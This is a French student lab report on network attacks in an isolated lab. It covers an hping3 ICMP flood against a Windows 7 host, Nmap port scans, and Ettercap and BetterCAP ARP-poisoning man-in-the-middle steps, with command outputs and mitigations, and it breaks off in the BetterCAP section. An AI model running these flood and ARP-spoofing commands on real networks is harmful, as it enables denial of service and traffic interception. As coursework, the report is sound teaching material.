



COMPTE RENDU

Cyber Sécurité - TP3 - Attaques Réseau et Sécurité des Systèmes
3e année Cybersécurité — École Supérieure d’Informatique et du
Numérique (ESIN)
Collège d’Ingénierie & d’Architecture (CIA)

Étudiants : HATHOUTI Mohammed Taha
JIDAL Ilyas

Filière : Cybersécurité

Année : 2025/2026

Enseignant : M.SEBBAR & Mme.GADI

Date : 15 février 2026

Table des matières

Objectifs	2
Précautions Légales et Éthiques	2
Configuration du Réseau	3
1 Partie 1 : Test de Résilience et Scan de Ports	4
1.1 Attaque ICMP Flood avec Hping3	4
1.1.1 Principe de l'Attaque ICMP Flood	4
1.1.2 Lancement de l'Attaque	4
1.1.3 Impact sur la Machine Windows 7	4
1.1.4 Synthèse de l'Impact ICMP Flood	6
1.2 Scanner de Ports avec Nmap	6
1.2.1 Scan TCP SYN (-sS)	6
1.2.2 Scan UDP (-sU)	7
2 Partie 2 : Attaque MiTM par ARP Poisoning avec Ettercap	8
2.1 Description de l'Attaque ARP Poisoning	8
2.2 Diagramme de l'Attaque ARP Poisoning	8
2.3 Étapes de l'Attaque avec Ettercap	8
2.3.1 Étape 1 — Sélection du Mode Unified Sniffing	8
2.3.2 Étape 2 — Scan des Hôtes	9
2.3.3 Étape 3 — Sélection des Victimes	9
2.3.4 Étape 4 — Capture tcpdump avant l'Attaque	9
2.3.5 Étape 5 — Lancement de l'ARP Poisoning	9
2.3.6 Étape 6 — Vérification : Capture tcpdump	10
2.3.7 Étape 7 — Vérification : Table ARP Windows	10
2.4 Questions et Réponses	11
2.4.1 Qu'observez-vous dans tcpdump et les tables ARP ?	11
2.4.2 Comment restaurer l'état normal du réseau ?	11
2.4.3 Mesures d'atténuation contre l'ARP Poisoning	11
3 Devoir : Attaque MiTM avec BetterCAP	11
3.1 Installation et Lancement	12
3.2 Découverte des Hôtes (<code>net.probe + net.show</code>)	12
3.3 Configuration de l'Empoisonnement ARP	12
3.4 Lancement de l'Attaque	13
3.5 Activation du Sniffing Réseau	13
Conclusion	14

Objectifs

L'objectif de ce TP est d'illustrer diverses techniques d'attaques réseau, notamment les attaques par inondation (DoS), le scan de ports, ainsi que les attaques de type Homme du Milieu (MiTM) basées sur l'empoisonnement ARP.

Dans ce TP, nous nous concentrerons sur :

- Les tests de résilience réseau avec Hping3 (ICMP Flood) ;
- Le scan de ports TCP et UDP avec Nmap ;
- L'attaque MiTM par ARP Poisoning avec Ettercap ;
- L'attaque MiTM avec BetterCAP (framework avancé) ;

Précautions Légales et Éthiques

IMPORTANT : Les attaques DoS/DDoS et les tests de pénétration sont **illégaux** sans autorisation explicite. Ce TP a été intégralement réalisé dans un environnement isolé : câble Ethernet direct pour la Partie 1, et routeur Huawei **déconnecté d'Internet** pour la Partie 2.

Configuration du Réseau

Ce TP a nécessité deux montages réseau distincts selon les parties.

Partie 1 — Connexion Ethernet Directe (2 machines)

- Machine Ubuntu (Attaquant) : IP = **192.168.1.20/24**
- Machine Windows 7 (Cible) : IP = **192.168.1.10/24**

Les deux machines sont connectées par un câble Ethernet croisé, sans routeur ni accès Internet.

```
enx0c3796401539: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
          inet 192.168.1.20 netmask 255.255.255.0 broadcast 0.0.0.0
            ether 0c:37:96:40:15:39 txqueuelen 1000 (Ethernet)
              RX packets 0 bytes 0 (0.0 B)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 0 bytes 0 (0.0 B)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

FIGURE 1 – Configuration IP de la machine Ubuntu (attaquant) — interface enx0c3796401539




FIGURE 2 – Configuration IP de la machine Windows 7 (cible) — ipconfig

Partie 2 — Réseau Local via Routeur Huawei (3 machines)

Pour la partie MiTM, trois machines sont connectées à un routeur Huawei isolé d’Internet :

- Ubuntu Attaquant : IP = **192.168.100.42**
- Windows 7 (Victime 1) : IP = **192.168.100.40**
- Ubuntu (Victime 2) : IP = **192.168.100.39**
- Passerelle (routeur) : IP = **192.168.100.1**

1 Partie 1 : Test de Résilience et Scan de Ports

1.1 Attaque ICMP Flood avec Hping3

1.1.1 Principe de l'Attaque ICMP Flood

L'attaque ICMP Flood (Ping Flood) consiste à envoyer un volume massif de paquets ICMP Echo Request vers la cible. Le système cible doit traiter chaque requête et répondre, ce qui entraîne une saturation progressive de ses ressources CPU et réseau.

1.1.2 Lancement de l'Attaque

La commande suivante a été exécutée depuis la machine Ubuntu :

```
1 sudo hping3 --flood --icmp 192.168.1.10
```

```
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP3$ sudo hping3 --flood --icmp 192.168.1.10
HPING 192.168.1.10 (enx0c3796401539) 192.168.1.10: icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.10 hping statistic ---
21363602 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

FIGURE 3 – Lancement de l'attaque ICMP Flood avec Hping3

Résultat : L'attaque a transmis **21 363 602 paquets ICMP** avec un taux de perte de 100% (normal en mode flood : aucune réponse n'est attendue).

1.1.3 Impact sur la Machine Windows 7




FIGURE 4 – Gestionnaire des tâches Windows — Performances **avant** l'attaque (UC : 1%, Mémoire : 725 Mo)

En état de repos, la machine Windows 7 affiche une utilisation processeur de seulement 1%, ce qui constitue la référence de base.




FIGURE 5 – Gestionnaire des tâches Windows — Performances **pendant** l'attaque (UC : 66%, Mémoire : 734 Mo)

Observations :

- UC utilisée : 66% contre 1% au repos — multiplication par 66 de la charge CPU ;
- Mémoire : 734 Mo — légère augmentation liée au traitement des paquets ;
- L'historique montre des pics d'activité intenses et répétés correspondant aux vagues de paquets ICMP ;




FIGURE 6 – Onglet Mise en réseau **avant** l'attaque — utilisation quasi nulle (\approx 0,5%)




FIGURE 7 – Onglet Mise en réseau **pendant** l’attaque — pic à 3%, utilisation anormale (3,02%)

Observations :

- Avant l’attaque : l’interface réseau est quasiment inactive (trafic de fond seulement) ;
- Pendant l’attaque : une activité réseau soutenue apparaît, atteignant 3% d’utilisation sur une interface à 1 Gbps — ce qui représente environ **30 Mbps** de trafic entrant uniquement dû à l’attaque ;
- La machine est isolée (pas d’Internet), donc **tout ce trafic provient de l’attaque** ;

1.1.4 Synthèse de l’Impact ICMP Flood

Indicateur	Avant l’attaque	Pendant l’attaque
UC utilisée	1%	66%
Mémoire utilisée	725 Mo	734 Mo
Utilisation réseau	≈0%	≈3%
Paquets reçus	0	21 363 602

TABLE 1 – Comparaison des ressources avant et pendant l’attaque ICMP Flood

1.2 Scanner de Ports avec Nmap

Nmap (*Network Mapper*) est un outil de scan réseau permettant d’identifier les ports ouverts, les services actifs et les systèmes d’exploitation d’une cible.

1.2.1 Scan TCP SYN (-sS)

Le scan SYN envoie des paquets SYN et analyse les réponses sans compléter le three-way handshake. Il est rapide et discret.

```
1 sudo nmap -sS 192.168.1.10
```

```

hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP3$ sudo nmap -sS 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-14 11:14 +01
Nmap scan report for 192.168.1.10
Host is up (0.00053s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  icslap
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49158/tcp  open  unknown
49159/tcp  open  unknown
MAC Address: 84:2B:2B:BF:BC:25 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds

```

FIGURE 8 – Résultats du scan TCP SYN sur la machine Windows 7 (192.168.1.10)

Ports TCP ouverts détectés :

- **135/tcp** — **msrpc** (Microsoft Remote Procedure Call) ;
- **139/tcp** — **netbios-ssn** (partage de fichiers NetBIOS) ;
- **445/tcp** — **microsoft-ds** (SMB — partage de fichiers Windows) ;
- **554/tcp** — **rtsp** (Real Time Streaming Protocol) ;
- **2869/tcp** — **icslap** (UPnP / partage de connexion Internet) ;
- **10243, 49152–49159/tcp** — ports dynamiques RPC/Windows inconnus ;

Analyse : La présence des ports 139 et 445 (SMB) sur Windows 7 est particulièrement préoccupante : ce système est vulnérable à EternalBlue, exploit utilisé par WannaCry. L'adresse MAC confirme qu'il s'agit d'une machine Dell.

1.2.2 Scan UDP (-sU)

Le scan UDP est plus lent car UDP est sans connexion : Nmap doit attendre les messages ICMP Port Unreachable pour les ports fermés.

```
1 sudo nmap -sU 192.168.1.10
```

```

hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP3$ sudo nmap -sU 192.168.1.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-14 11:31 +01
Nmap scan report for 192.168.1.10
Host is up (0.00070s latency).
Not shown: 994 closed udp ports (port-unreach)
PORT      STATE      SERVICE
137/udp   open       netbios-ns
138/udp   open|filtered netbios-dgm
500/udp   open|filtered isakmp
1900/udp  open       upnp
4500/udp  open|filtered nat-t-ike
5353/udp  open|filtered zeroconf
MAC Address: 84:2B:2B:BF:BC:25 (Dell)

Nmap done: 1 IP address (1 host up) scanned in 960.26 seconds
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP3$ █

```

FIGURE 9 – Résultats du scan UDP sur la machine Windows 7 — durée : 960,26 secondes

Ports UDP détectés :

- **137/udp** — `netbios-ns` (résolution de noms NetBIOS, ouvert) ;
- **138/udp** — `netbios-dgm` (datagrammes NetBIOS, open—filtered) ;
- **500/udp** — `isakmp` (négociation IPsec/IKE, open—filtered) ;
- **1900/udp** — `upnp` (Universal Plug and Play, ouvert) ;
- **4500/udp** — `nat-t-ike` (traversée NAT pour IPsec, open—filtered) ;
- **5353/udp** — `zeroconf` (mDNS/Bonjour, open—filtered) ;

Remarque : Le scan a duré **960 secondes** (16 minutes), ce qui illustre la lenteur inhérente des scans UDP par rapport aux scans TCP.

2 Partie 2 : Attaque MiTM par ARP Poisoning avec Ettercap

2.1 Description de l'Attaque ARP Poisoning

L'empoisonnement ARP (*ARP Spoofing*) est une attaque dans laquelle l'attaquant envoie de fausses réponses ARP pour associer son adresse MAC à l'adresse IP d'un autre hôte. Cela lui permet de se positionner entre deux hôtes communicants et d'intercepter tout leur trafic.

Condition préalable : L'attaquant et les victimes doivent être sur le même domaine de diffusion (même réseau local).

2.2 Diagramme de l'Attaque ARP Poisoning




FIGURE 10 – Diagramme de l'attaque ARP Poisoning — positionnement de l'attaquant

2.3 Étapes de l'Attaque avec Ettercap

2.3.1 Étape 1 — Sélection du Mode Unified Sniffing

Dans Ettercap, on sélectionne le mode *Unified Sniffing* via le menu `Sniff -> Unified sniffing`.

```
34 plugins
42 protocol dissectors
57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

FIGURE 11 – Ettercap — Démarrage en mode Unified Sniffing (34 plugins, 42 dissecteurs)

2.3.2 Étape 2 — Scan des Hôtes

On lance un scan du sous-réseau via Hosts → Scan for hosts.

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
```

FIGURE 12 – Ettercap — Résultat du scan : 3 hôtes découverts sur le sous-réseau

2.3.3 Étape 3 — Sélection des Victimes

```
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.100.40 added to TARGET1
Host 192.168.100.39 added to TARGET2
```

FIGURE 13 – Ettercap — 192.168.100.40 ajouté en TARGET 1, 192.168.100.39 ajouté en TARGET 2

La machine Windows 7 (192.168.100.40) est choisie comme TARGET 1, et l'Ubuntu victime (192.168.100.39) comme TARGET 2.

2.3.4 Étape 4 — Capture tcpdump avant l'Attaque

Avant de lancer l'attaque, on démarre tcpdump pour surveiller le trafic sur l'interface :

```
1 sudo tcpdump -i enx0c3796401539 -n
```

2.3.5 Étape 5 — Lancement de l'ARP Poisoning

On initie l'attaque via Mitm → ARP poisoning (sans cocher d'options supplémentaires).

2.3.6 Étape 6 — Vérification : Capture tcpdump

```
^Chathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP3$ sudo tcpdump -i enx0c3796401539 -n
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on enx0c3796401539, link-type EN10MB (Ethernet), snapshot length 262144 bytes
20:18:38.954210 IP 192.168.100.39 > 192.168.100.40: ICMP echo request, id 32487, seq 32487, length 8
20:18:38.954248 IP 192.168.100.40 > 192.168.100.39: ICMP echo request, id 32487, seq 32487, length 8
20:18:38.954265 ARP, Reply 192.168.100.39 is-at 0c:37:96:40:15:39, length 28
20:18:38.954280 ARP, Reply 192.168.100.40 is-at 0c:37:96:40:15:39, length 28
20:18:38.955104 IP 192.168.100.39 > 192.168.100.40: ICMP echo reply, id 32487, seq 32487, length 8
20:18:38.955106 IP 192.168.100.40 > 192.168.100.39: ICMP echo reply, id 32487, seq 32487, length 8
20:18:38.955172 IP 192.168.100.42 > 192.168.100.39: ICMP redirect 192.168.100.40 to host 192.168.100.40, length 36
20:18:38.955189 IP 192.168.100.39 > 192.168.100.40: ICMP echo reply, id 32487, seq 32487, length 8
20:18:38.955197 IP 192.168.100.42 > 192.168.100.40: ICMP redirect 192.168.100.39 to host 192.168.100.39, length 36
20:18:38.955201 IP 192.168.100.40 > 192.168.100.39: ICMP echo reply, id 32487, seq 32487, length 8
20:18:38.955733 IP 192.168.100.40 > 192.168.100.39: ICMP 192.168.100.40 protocol 1 unreachable, length 36
20:18:38.955748 IP 192.168.100.40 > 192.168.100.39: ICMP 192.168.100.40 protocol 1 unreachable, length 36
20:18:38.956558 IP 192.168.100.39 > 192.168.100.40: ICMP echo reply, id 32487, seq 32487, length 8
20:18:38.956615 IP 192.168.100.40 > 192.168.100.39: ICMP echo reply, id 32487, seq 32487, length 8
20:18:38.956744 IP 192.168.100.40 > 192.168.100.39: ICMP 192.168.100.40 protocol 1 unreachable, length 36
20:18:39.964598 ARP, Reply 192.168.100.39 is-at 0c:37:96:40:15:39, length 28
20:18:39.964642 ARP, Reply 192.168.100.40 is-at 0c:37:96:40:15:39, length 28
```

FIGURE 14 – Capture tcpdump — L’attaquant (.42) envoie de fausses réponses ARP aux deux victimes

Analyse de la capture :

- On observe des paquets **ARP Reply** falsifiés envoyés par .42 :
 - ARP Reply 192.168.100.39 is-at 0c:37:96:40:15:39 (MAC de l’attaquant)
 - ARP Reply 192.168.100.40 is-at 0c:37:96:40:15:39 (même MAC attaquant)
- Les deux victimes croient que leur interlocuteur se trouve à l’adresse MAC 0c:37:96:40:15:39 (machine attaquante) ;
- On voit également des paquets ICMP interceptés et des messages ICMP **redirect** envoyés par l’attaquant ;

2.3.7 Étape 7 — Vérification : Table ARP Windows

```
soit ce paramètre n'est pas indiqué, la première
applicable sera utilisée.
Exemples :
> arp -s 157.55.85.212 00-aa-00-62-c6-09 .... Ajoute une
  > arp -a ..... Affiche la
C:\Windows\system32>arp -a

Interface : 192.168.100.40 --- 0xb
Adresse Internet      Adresse physique      Type
192.168.100.1          b4-6e-08-5d-e3-e8  dynamique
192.168.100.39         0c-37-96-40-15-39  dynamique
192.168.100.42         0c-37-96-40-15-39  dynamique
192.168.100.255        ff-ff-ff-ff-ff-ff  statique
224.0.0.22              01-00-5e-00-00-16  statique
224.0.0.251             01-00-5e-00-00-fb  statique
224.0.0.252             01-00-5e-00-00-fc  statique
239.255.255.250        01-00-5e-7f-ff-fa  statique
255.255.255.255        ff-ff-ff-ff-ff-ff  statique

C:\Windows\system32>arp -a

Interface : 192.168.100.40 --- 0xb
Adresse Internet      Adresse physique      Type
192.168.100.1          b4-6e-08-5d-e3-e8  dynamique
```

FIGURE 15 – Table ARP sur la machine Windows 7 (arp -a) — empoisonnement confirmé

Observation clé : Dans la table ARP de la machine Windows (192.168.100.40), on constate que :

- 192.168.100.39 possède l'adresse physique 0c-37-96-40-15-39 (MAC de l'attaquant) ;
- 192.168.100.42 possède aussi 0c-37-96-40-15-39 ;

Cela confirme l'**empoisonnement ARP** : la victime pense que l'IP .39 correspond à la MAC de l'attaquant. Tout trafic envoyé vers .39 sera donc intercepté par .42.

2.4 Questions et Réponses

2.4.1 Qu'observez-vous dans tcpdump et les tables ARP ?

On observe deux éléments caractéristiques de l'attaque :

1. **Dans tcpdump :** Des réponses ARP non sollicitées sont émises par l'attaquant à intervalles réguliers pour maintenir l'empoisonnement. Une petite guerre a lieu entre les victimes et l'attaquant, ils essaient de rétablir les vraies associations IP/MAC, mais l'attaquant surpassé tout cela en injectant continuellement de fausses réponses, lui permettant ainsi de maintenir son interception du trafic ICMP. Le trafic ICMP entre .39 et .40 continue de transiter par .42.
2. **Dans la table ARP de Windows :** Deux adresses IP différentes (.39 et .42) sont associées à la même adresse MAC, celle de l'attaquant — ce qui est physiquement impossible dans un réseau normal.

2.4.2 Comment restaurer l'état normal du réseau ?

Pour mettre fin à l'attaque et restaurer les tables ARP :

- **Avec Ettercap :** Stopper l'attaque (Mitm → Stop mitm attack) ; Ettercap envoie automatiquement des paquets ARP corrects pour restaurer les tables.
- **Manuellement sur Windows :** arp -d * pour vider la table ARP, puis attendre que les vraies réponses ARP repeuplent la table.

2.4.3 Mesures d'atténuation contre l'ARP Poisoning

- **ARP statique :** Configurer des entrées ARP statiques sur les machines critiques (non modifiables dynamiquement) ;
- **Chiffrement :** Utiliser des protocoles chiffrés (TLS/HTTPS, SSH) pour que même si le trafic est intercepté, il reste illisible ;
- **VPN :** Chiffrer tout le trafic réseau via un tunnel VPN ;

3 Devoir : Attaque MiTM avec BetterCAP

BetterCAP est un framework avancé écrit en Go, offrant des fonctionnalités complètes pour la reconnaissance réseau et les attaques MiTM sur les réseaux filaires, WiFi et Bluetooth.

3.1 Installation et Lancement

BetterCAP a été téléchargé, installé et lancé sur la machine Ubuntu attaquante :

```
1 wget https://github.com/bettercap/bettercap/releases/download/v2
  .23/bettercap_linux_amd64_2.23.zip
2 unzip bettercap_linux_amd64_*.zip
3 sudo mv bettercap /usr/local/bin/
4 sudo bettercap -iface enx0c3796401539
```

```
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite/TP3/Screens/Attaque_MITM$ sudo bettercap -iface enx0c3796401539
bettercap v2.23 (built for linux amd64 with go1.10.4) [type 'help' for a list of commands]
192.168.100.0/24 > 192.168.100.42 » [20:43:42] [sys.log] [war] Could not find mac for 192.168.100.1
```

FIGURE 16 – Lancement de BetterCAP v2.23 sur l’interface enx0c3796401539

3.2 Découverte des Hôtes (net.probe + net.show)

On active la sonde réseau pour découvrir les hôtes actifs sur le sous-réseau :

```
1 net.probe on
2 net.show
```

```
192.168.100.0/24 > 192.168.100.42 » [20:43:42] [sys.log] [war] Could not find mac for 192.168.100.1
192.168.100.0/24 > 192.168.100.42 » net.probe on
192.168.100.0/24 > 192.168.100.42 » [20:44:03] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.100.0/24 > 192.168.100.42 » [20:44:03] [endpoint.new] endpoint 192.168.100.1 detected as b4:6e:08:5d:e3:e8.
192.168.100.0/24 > 192.168.100.42 » [20:44:04] [endpoint.new] endpoint 192.168.100.39 detected as b0:22:7a:da:13:07.
192.168.100.0/24 > 192.168.100.42 » [20:44:04] [endpoint.new] endpoint 192.168.100.40 (TAHA-PC) detected as 84:2b:2b:bf:bc:25 (Dell Inc.).
```

FIGURE 17 – BetterCAP — net.probe on : découverte des hôtes (gateway, TAHA-PC, Ubuntu victime)

192.168.100.0/24 > 192.168.100.42 » net.show						
IP ▲	MAC	Name	Vendor	Sent	Recv	Seen
192.168.100.42	0c:37:96:40:15:39	enx0c3796401539		0 B	0 B	20:43:42
192.168.100.1	b4:6e:08:5d:e3:e8	_gateway		3.4 kB	2.6 kB	20:44:34
192.168.100.39	b0:22:7a:da:13:07			600 B	460 B	20:44:34
192.168.100.40	84:2b:2b:bf:bc:25	TAHA-PC	Dell Inc.	20 kB	1.9 kB	20:44:34

↑ 68 kB / ↓ 184 kB / 3769 pkts

FIGURE 18 – BetterCAP — net.show : tableau des hôtes découverts avec IP, MAC, Vendor

3.3 Configuration de l’Empoisonnement ARP

On configure les cibles et on active le mode full duplex :

```
1 set arp.spoof.targets 192.168.100.39,192.168.100.40
2 set arp.spoof.fullduplex true
3 get arp.spoof.*
```

```

192.168.100.0/24 > 192.168.100.42 » set arp.spoof.targets 192.168.100.39,192.168.100.40
